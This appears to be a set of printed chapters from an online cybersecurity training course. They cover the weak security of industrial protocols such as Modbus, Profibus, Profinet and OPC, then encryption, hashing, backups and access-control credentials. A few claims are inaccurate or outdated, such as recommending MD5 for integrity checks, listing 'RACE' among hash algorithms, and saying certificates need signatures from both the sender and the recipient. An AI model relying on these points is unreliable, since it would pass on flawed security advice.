Ethernet/IP is **susceptible to being affected by all the vulnerabilities of Ethernet**, such as identity theft or traffic capture. Moreover, since it uses UDP for its implicit messages, and this lacks transmission controls, it is **possible to inject malicious traffic** and to manipulate the transmission route by using IGMP.

As Ethernet/IP is a protocol based on Ethernet that uses UDP and IGMP, it is necessary to **provide the perimeter** of the Ethernet/IP network with all the **safety mechanisms** that are based on Ethernet and IP. It is also advisable to undertake **passive monitoring** of the network so as to ensure that Ethernet/IP traffic is associated solely with explicitly identified pieces of equipment and does not come from outside the network.

7.2. MODBUS

Modbus is one of the oldest industrial control protocols. It was introduced in 1979 using serial communications to interact with PLCs. In the 1990s it saw a considerable spurt of growth and with the aim of achieving greater integration with modern systems a version for TCP/IP networks, Modbus/TCP.

It provides communication in **client-server** mode among differing sorts of equipment connected through different technologies on lower layers, which include but are not limited to, the TCP/IP protocol layer.

- **Serial Modbus:** The transmission technology used is the high-level data link control (HDLC) standard, if Modbus proper is being implemented, and RS232 or RS485 if it is being implemented in a master-slave mode.
- **Modbus-TCP:** This uses the TCP/IP protocol stack to transmit information.




Figure 5.4. 15 Modbus RTU and Modbus TCP.

Implementations of serial Modbus use both **RS232 and RS485**, which are **physical layer** communication protocols. These protocols, by definition, are responsible for transmitting bits from one station to another and define the conditions under which a bit is understood as a bit.

It makes no sense to speak of security on this layer, as these are functionalities that are developed on higher layers. Above physical access to media there are data link level protocols, HDLC and Ethernet according to the implementation (serial or TCP, respectively). Modbus does not implement any security characteristics at this level.

In respect of the security offered by the application layer, Modbus was designed to be used in highly controlled environments and **it does not include any security mechanism** on this layer. Hence, it lacks authentication, so that all that is necessary for the Modbus session is an address and function code that are valid. This is information that can easily be obtained over the Internet using a network sniffer. Likewise, it does not allow for encryption of information.

Moreover, in serial implementations commands are issued broadcast, which means that all connected elements might be affected by one single denial of service attack.

All of these deficiencies are magnified by the fact that Modbus is a protocol designed for programming control elements like remote terminal units (RTUs) or PLCs, so that the injection of **malicious code into these elements becomes possible**.

Owing to the security problems mentioned above, **communication between devices using Modbus should be controlled**. Hence, deployment of a **traffic analyzer** to check that Modbus traffic is allowed only from specific devices and only with permitted functions might help palliate communications problems when using this protocol.

There are **generic IDS solutions**, like Snort, and others specially adapted for Modbus, like the IPS Tofino TCP Enforcer LSM, which are highly advisable for enhancing security in this protocol.

7.3. Profibus

Profibus (an acronym from PROcess Field BUS) is a standard for communication through **Fieldbus** promoted in 1989 by the German Department of Education and Research and used by Siemens. It is based on **serial communications** by cable (RS-485, MBP) or optical fiber cable.

It currently has two variants,: **Profibus DP** (for decentralized peripherals) used to operate sensors and actuators through a central controller and **Profibus PA** (for process automation) used to monitor measuring equipment through a process control system.




Figure 5.4. 16 Profibus DP and PA network.

Profibus is a protocol operating in the **application, link and physical layers**. The link layer in this protocol uses **FDL (Fieldbus Data Link)** as a mechanism for managing access to the medium. It functions with a hybrid access method that combines **master-slave** technology with the passing on of a **token** which indicates who can initiate communication and occupy the bus. These measures ensure that devices **do not communicate simultaneously**, but they do not constitute any sort of safety mechanism and may be susceptible to attacks involving traffic injection or denial of service.

On the application layer, there are three levels of use: DP-V0 for exchanging periodical data, DP-V1 for communications that have no fixed periodicity and DP-V2 for asynchronous communications through broadcast messages. The documentation available does not allow any inference to be drawn that **Profibus adds any layer of security to communications on this level**.

There are some services offered by Profibus that can use TCP/IP as a transport protocol, but only during an initial phase for device assignment. In these services it is possible to add IT security elements, as long as they do not prejudice the operations of the system.

As with other protocols in the Fieldbus family, the **absence of any authentication and the lack of security in the protocol require the bus to be isolated from the remaining components in the network**. **Perimeter security should be very strict** to avoid any unauthorized or suspicious traffic.

7.4. Profinet

Profinet is a standard **based on Profibus that adopts Ethernet as its physical interface** for connections **rather than RS485**, and has a repetition system based on passing on tokens. It **offers the complete TCP/IP functionality for data transmission**, which allows for wireless applications and high-speed transfers. Equipment using Profinet is oriented toward **reliability and real-time communications**, together with usability




Figure 5.4. 17. Profinet architecture.

Profinet equipment lacks any native security functions, in the sense of end-point security.

Hence, **preventing attacks on Profinet equipment is crucial**. The measures incorporated into the protocol concentrate on improving system availability and operational reliability, together with robustness of equipment when faced with high volumes of traffic at certain points.

As with other protocols originally created for communication through Fieldbus, the **absence of authentication and lack of security** in the protocol require isolation from the rest of the network. In addition, the use of IT methods to authenticate components in the network, together with encryption of communications within it is good practice. Finally, **perimeter security** should be very stringent so as to avoid any unauthorized or suspicious traffic

7.5. OPC

OPC (OLE for process control) is not an industrial communications protocol, but rather an operational framework for communications in process control systems based on Windows that use object linking and embedding (OLE), which in turn use communication protocols like RPC.

OPC connects Windows systems, normally through TCP/IP. OPC was originally based on DCOM and many OPC systems still use this, even though there is an updated version called OPC Unified Architecture (OPC-UA) that allows the use of SOAP over HTTPS, which is much more secure.

As it is inherently difficult to apply patches to industrial control systems, many vulnerabilities that have already been discovered for which there are patches available continue to be exploitable industrial control networks. **OPC-UA does, however, possess a model for security** which can be found in a white paper, bringing greater security to the architecture, so that it is advisable to deploy OPC-UA rather than the classic version of OPC.




Figure 5.4. 18 OPC-UA security model.

OPC servers should be suitably hardened, shutting off all the ports and services that are not necessary. In addition, all those non-OPC ports and services initiated by the OPC server should be carefully monitored.

Data Security

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Data Security

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:46 PM

Table of contents

1. Data security
2. Encryption
3. Hashing
4. Back-up systems

1. Data security

Data security simply means that the information is protected against criminal or unauthorized use and/or that measures are taken to achieve this. When we analyze cybersecurity, the first step is to look into the C-I-A triad, which is a well-known model for cybersecurity development. C-I-A stands for **Confidentiality, Integrity and Availability**.

- Confidentiality ensures that data exchanged is not accessible to unauthorized users. The users could be applications, processes, other systems and/or humans. The more sensitive the data, the higher the level of confidentiality.
- Integrity is the ability to ensure that a system and its data has not suffered unauthorized modification. Integrity protection protects not only data, but also operating systems, applications and hardware from being altered by unauthorized individuals.
- Availability guarantees that systems, applications and data are available to users when they need them

We will analyze the most important measures to ensure the confidentiality, integrity and availability of the data.

2. Encryption

Data encryption is a security method where **information is encoded** and can only be accessed or decrypted by a user with the correct **encryption key**, thus assuring **confidentiality**. Encrypted data, also known as ciphertext, appears scrambled or unreadable to a person or entity accessing without permission.

Symmetric cryptography, known also as **secret key** cryptography, is the use of a single shared secret to share encrypted data between parties. Ciphers in this category are called symmetric because you **use the same key to encrypt and to decrypt** the data. In simple terms, the sender encrypts data using a password, and the recipient must know that password to access the data.

Symmetric encryption is a two-way process. With a block of plaintext and a given key, symmetric ciphers will always produce the same ciphertext. Likewise, using that same key on that block of ciphertext will always produce the original plaintext. Symmetric encryption is useful for protecting data between parties with an established shared key and is also frequently used to store confidential data.




Figure 5.4. 19 Encryption with private key

But symmetric key cryptography has some disadvantages, key management is the most important:

- Symmetric-key algorithms require of a shared secret key, with one copy at each end. See drawing below.
- To ensure secure communications between everyone in a population of n people a total of $n(n-1)/2$ keys are needed. Example: key for 10 individuals $10(10-1)/2 = 45$ keys.
- The process of selecting, distributing, and storing keys is known as key management; it is difficult to achieve reliably and securely.




Figure 5.4. 20. Private key /public key comparison

To overcome the limitations of symmetric cryptography, **asymmetric cryptography, also known as public-key cryptography**, is used. In asymmetric cryptography, each entity has two keys:

- **Public Key — to be shared**
- **Private Key — to be kept secret**

These keys are generated at the same time using an algorithm and are mathematically linked. When using the RSA algorithm, the keys are used together in one of the following ways:

1. Encrypting with a public key

Use case: sending messages only the intended recipient can read.

Transmitter encrypts a plaintext message with receiver's public key, then receiver decrypts the ciphertext message with his private key. Since the receiver is the only one with access to the private key, the encrypted message cannot be read by anyone besides him.




Figure 5.4. 21 Encryption with public key

2. Signing with private key

Use case: verifying that a signer is the one who sent a message, assuring authentication.

Signer encrypts a plaintext message with her private key, then sends the ciphertext to receiver, who decrypts the ciphertext with signer's public key. Since the public key can only be used to decrypt messages signed with signer's private key, we can trust that the signer was the author of the original message.




Figure 5.4. 22. Signing with private key

These methods can also be combined to both encrypt and sign a message with two different key pairs.

Public-key cryptography is used in a lot of scenarios: SSH, TLS, PGP

You can read more in this link:

<https://www.twilio.com/blog/what-is-public-key-cryptography>

A **certificate authority (CA)**, is a company or organization that acts to validate the identities of entities (such as websites, email addresses, companies, or individuals) and bind them to keys. cryptographic by issuing electronic documents known as Digital Certificates.

A digital certificate provides:

- **Authentication**, by serving as a credential to validate the identity of the entity to which it is issued.
- **Encryption**, for secure communication over insecure networks such as the Internet.

- **Integrity** of documents signed with the certificate so that they cannot be altered by a third party in transit.

Digital certificates require two verified digital signatures (the sender's and the recipient's) before documents or files that use them can be considered authentic. That said, digital signatures and digital certificates work hand in hand.

3. Hashing

Hash functions, also referred to as message digests, do not use a key, but instead create a largely unique and fixed-length hash value, commonly referred to as a hash or digest, based on the original message. **Any slight change to the message will change the hash.**




Figure 5.4. 23 Hashing process and digest obtention.

Hashes cannot be used to discover the contents of the original message, or any of its other characteristics, but can be **used to determine whether the message has changed**. In this way, hashes **provide integrity, but not confidentiality**.




Figure 5.4. 24. Integrity check with hashing

Hashes can be used on programs (to determine if someone modified an application you want to download), open text messages or operating system files. Hashes are very useful when distributing files or sending communications, as the hash can be sent with the message so that the receiver can verify its integrity. The receiver simply hashes the message again using the same algorithm, then compares the two hashes. If the hashes match, the message has not changed. If they do not match, the message has been altered.

hash algorithms are used in a variety of situations, such as MD2, MD4, MD5 and RACE.

4. Back-up systems

Data backup and storage is one of the most important measures that a company should do to protect their data. It is important to:

- Backup data regularly.
- Create backups on reliable media or in the company clouds.
- If using media for backups keep the devices in a secure, off-site location.

The place where backups are located is a key part of the backup process. Because of unpredictable disasters backups should be maintained in more than one location. Companies can maintain a local backup in their installations but should have another copy in an external location (it can be a cloud or another company facilities).

There are mainly three types of backup: full, differential, and incremental.

1. Full Backup

A full backup is the most complete type of backup where you clone all the selected data. This includes files, folders, SaaS applications, hard drives and more. The highlight of a full backup is the minimal time it requires to restore data. However, since as everything is backed up in one go, it takes longer to backup compared to other types of backup.

The other common issue with running full backups is that it overloads storage space. That's why most businesses tend to run a full backup and occasionally follow it up with differential or incremental backup. This reduces the burden on the storage space, increasing backup speed.

2. Incremental Backup

The first backup in an incremental backup is a full backup. The succeeding backups will only store changes that were made to the previous backup. Businesses have more flexibility in spinning these types of backups as often as they want, with only the most recent changes stored.

Incremental backup requires space to store only the changes (increments), which allows for lightning-fast backups

3. Differential Backup

A differential backup straddles the line between a full and an incremental backup. This type of backup involves backing up data that was created or changed since the last full backup. To put it simply, a full backup is done initially, and then subsequent backups are run to include all the changes made to the files and folders.

It lets you restore data faster than full backup since it requires only two backup components: an initial full backup and the latest differential backup.




Figure 5.4. 25. Types of backup

The resultant **backed-up files should be hashed** to guarantee that any modification was made. This process implies the utilization of a cryptographic algorithm like MD5. The application of this type of algorithms to a file return a number/code that can be considered like an identifier. If the file is changed the result of the algorithm application will differ and it is possible to detect that some unauthorized change was made.

As a general rule, the amount of time between backups should not be greater than the amount of time you could be idle redoing any lost work. For example, if spending a week writing lost documents is too much, you should make a backup copy at least once a week.

The main task of the backup manager will be to understand, define and manage the data to include in backups. To reduce the risk of losing data, you will need to back up files and folders, but also operating systems, applications, and settings (as much as possible).

RPO (Recovery Point Objective) refers to the volume of data at risk of loss that the organization considers tolerable.

RTO (Recovery Time Objective) expresses the time during which an organization can tolerate the failure of its applications and the associated drop in service level, without affecting business continuity.

Possible backup solutions are:

- **Hardware devices**

They include storage in the form of a 19" rack-mount device that you install and connect to your network. These devices are easy to install and configure. In most cases, you don't need to get a separate server and operating system or install any software. The agents that are installed on your system perform the backups and you access the solution through a graphical interface that the application makes available to you.

- **Software solutions**

The software solutions are installed on their own systems and they manage the entire backup process. Many solutions allow you to use existing systems, however others require specific servers for exclusive backup purposes. In this case you have to install and configure the operating system and backup software. In many cases, you will be able to install the software on a virtual machine.

- **Cloud services**

Many providers offer Backup-as-a-Service (BaaS), a cloud-based offering that allows you to provision and run your own backups from the provider's or service provider's cloud infrastructure, with just as much just install a few very simple agents on your machines.

- **Data backup to local disks or USB**

If you have enough space on your local drives, you can create the backup on themselves or on external USB drives. The risk involved with local backups is that if your system is destroyed in a fire or flood, your backups will be lost as well, if they are stored in the same location.

- **Backups to shared networks and NAS technology**

This is one of the most common storage options. With centralized network attached storage (NAS) technology, you can store many or all of your backups in one place and recover a file, system, or the entire data center, if necessary. However, like local disks, network attached storage and network storage will not help you recover your data in the event of a major disaster in your area.

Access control systems and credentials

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Access control systems and credentials

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:47 PM

Table of contents

1. Access control systems and credentials
2. Physical access control
3. Logical access controls

1. Access control systems and credentials

The [zero-trust security model](#) ensures **only the right people have the right level of access to the right resources at the right time**. This strengthens organizations' entire infrastructure and reduces the number of entry points by guaranteeing only authorized individuals can access networks.

The goal of access control is to minimize the security risk of unauthorized access to physical and logical systems. Access control is a fundamental component of security compliance programs that ensures security technology and access control policies are in place to protect confidential [information](#), such as customer data.

The most common models access control types are:

1. Discretionary Access Control (DAC)

This is an access control method in which owners or administrators of the protected system, data or resource set the policies defining who or what is authorized to access the resource.

2. Mandatory access control (MAC)

This model is often used in organizations that require a great deal of confidentiality. It uses a central authority to classify the access granted to each employee through established guidelines.

3. Role-based access control (RBAC)

Most companies today implement this model to segment access based on job titles. It restricts access to computer resources based on individuals or groups with defined business functions -- e.g., executive level, engineer level 1, etc. -- rather than the identities of individual users. The role-based security model relies on a complex structure of role assignments, role authorizations and role permissions developed using role engineering to regulate employee access to systems.

4. Rule-based access control.

This is a security model in which the system administrator defines the rules that govern access to resource objects. Often, these rules are based on conditions, such as time of day or location.

For computer security, access control includes **authorization**, **authentication**, and **auditing** of the entity attempting to gain access. Access control models have a subject and an object. The subject, the human user, is the one who tries to gain access to the object, generally the software. An access control list contains a list of permissions and the users to whom these permissions apply.

In access control systems, users must present **credentials** before access is granted. Within physical systems, these credentials can take many forms, but credentials that cannot be transferred provide the highest security.

A more secure method of access control involves **two-factor authentication**. The person who wants to access must show credentials and a second factor to corroborate the identity. The second factor could be an access code, a PIN, or even a biometric scan.

When implementing an access control system, there are many factors to consider.

1. Security

Security should be the primary concern: hardware should be tamper-proof, software should be routinely updated to protect against potential vulnerabilities, and credentials should not be easily unencrypted, copied, or shared.

Also, look for a system that enables modern security practices like multi-factor authentication to ensure administrative control remains in the right hands.

2. User experience

User experience is another important factor. The access control system should be easy for administrators to configure, as well as convenient for employees and tenants.

3. Reliability

Along with the user experience, reliability is crucial. Providers are constantly improving traditional access methods through biometrics, PIN codes, and more recently, smartphone credentials.

However, many of these solutions are unreliable or create too much friction. Best-in-class reliability requires multiple forms of communication to authenticate an action. When Bluetooth, WiFi and mobile data can be used simultaneously, the signal to unlock an entrance is more reliable and the user can seamlessly enter a given space.

4. Flexibility

Additionally, end users should look for a system that is flexible, allowing the user to configure the convenience and security of each door or entrance based on user requirements. To meet those security requirements, ideally you should have two-factor authentication or multi-factor authentication.

5. Cost

Another factor that is probably the most important: cost. Most electronic access systems range from € 1,000 to € 4,000 per installed door for hardware and installation. Company owners will have to decide how many doors and entrances they want to secure: exterior doors, interior doors, parking gates, elevators, etc.

2. Physical access control

Physical access control is the restriction of access to a physical space within the business or organization. This type of access control limits access to rooms, buildings and physical IT assets. In addition, physical access control keeps track of who is coming and going in restricted areas. This can help keep your assets safe and secure.

There are several types of **credentials** available to businesses in today's physical security environment. Below are the most popular credential methods available.

1. RFID cards and fobs

These are popular options for access control because they are relatively inexpensive. The underlying technology in key cards and key fobs is RFID.

RFID stands for Radio Frequency Identification. RFID key cards come in a variety of formats and protocols, but the two main types are:

- **Proximity cards**

These cards communicate using low frequency fields (generally 125 kHz). They usually use the Wiegand protocol and have a short reading range of 1-10 cm. And they generally don't provide encryption.

- **Contactless smart cards**

These cards contain a smart card microchip and communicate using high frequency fields (13.56 MHz). One of the common protocols for these cards is ISO / IEC 14443-A and the reading range is from one centimeter to one meter, depending on whether the credential has its own power supply and the size of the reader. These types of credentials can provide encryption, but it is not always enabled.

2. Magnetic cards

They use the same technology as credit cards: a magnetic stripe stores the data, which is read by a magnetic card reader. The types of magnetic cards used in access control are high coercivity (HiCo), which means that they require more magnetic energy to encode, making them more difficult to erase and therefore more secure and reliable than low coercivity (LoCo) cards.

However, magnetic cards are still considered less secure than RFID cards because they are generally not encrypted and are easy to clone.

Cards and key fobs are cheaper and easier to manage than traditional metal keys, but they are not always the safest or most reliable, either because they are quickly lost, cloned, or worn out.

3. Pin code

A PIN reader uses PIN codes instead of physical credentials to grant access.

Depending on the model, a PIN reader can work independently and only accept a master PIN code, or it can be connected to an access control system where users have individual PIN codes that determine which entries they have access to and during what times.

The problem with PIN codes is that they are both easily forgotten and easily shared, which means that they are not ideal for areas that require high security. Every time a user leaves, the pin must be changed.

The only solution would be to give each user their own pin, however this would create additional security vulnerabilities.

4. Biometric data

In access control, credentials can be classified as something you have (a key card), something you know (a PIN code), or something that is. Biometric credentials fall into that last category; they include data such as fingerprints, palm veins, and retinas.

Prices for biometric readers range from the low end (a fingerprint scanner) to the high end (multi-entry readers).

However, some employees may not feel comfortable using biometrics to access the office. They also tend to be faulty in harsh weather conditions, such as dust, sand, or humidity, and fingerprint readers run the risk of creating hygiene problems.

5. **Mobile**

The user installs the access control mobile app on their smartphone, logs in, and walks up to a reader. The user then makes an unlock request with their smartphone, either by tapping a button in the app, lifting the phone towards the reader, or simply touching the reader with their hand while the phone is in their pocket or bag.

3. Logical access controls

Logical access controls (also called technical controls) **use software and data** to monitor and control access to information and computing systems. To control access identification and authentication are used. Identification is called when the user makes himself known in the system; and authentication is the verification that the system performs on that identification.

The most common logical access control **credentials** are:

1. Passwords

Password-protected access control systems are usually a critical point of security and often receive different types of **attacks**. The most common are:

- **Brute force attacks:** an attempt is made to recover the key by trying all possible combinations until the one that allows access is found. The shorter, the easier to obtain by trying combinations.
- **Dictionary attack:** trying to figure out a key by trying all the words in a dictionary or set of common words. This type of attack is usually more efficient than a brute force attack, since users often use an existing word in their language as a password.

An easy way to protect a system against brute force or dictionary-based attacks is to **set a maximum number of attempts**, automatically locking the system after a predetermined number of unsuccessful attempts.

2. Digital certificates

A **Digital Certificate Manager (DCM)** allows you to manage digital certificates for your network and use **Transport Layer Security (TLS)** to enable secure communications for many applications.

A digital certificate is an electronic credential that you can use to establish proof of identity in an electronic transaction. There are different types of certificates:

- **Certificate Authority (CA) certificates**

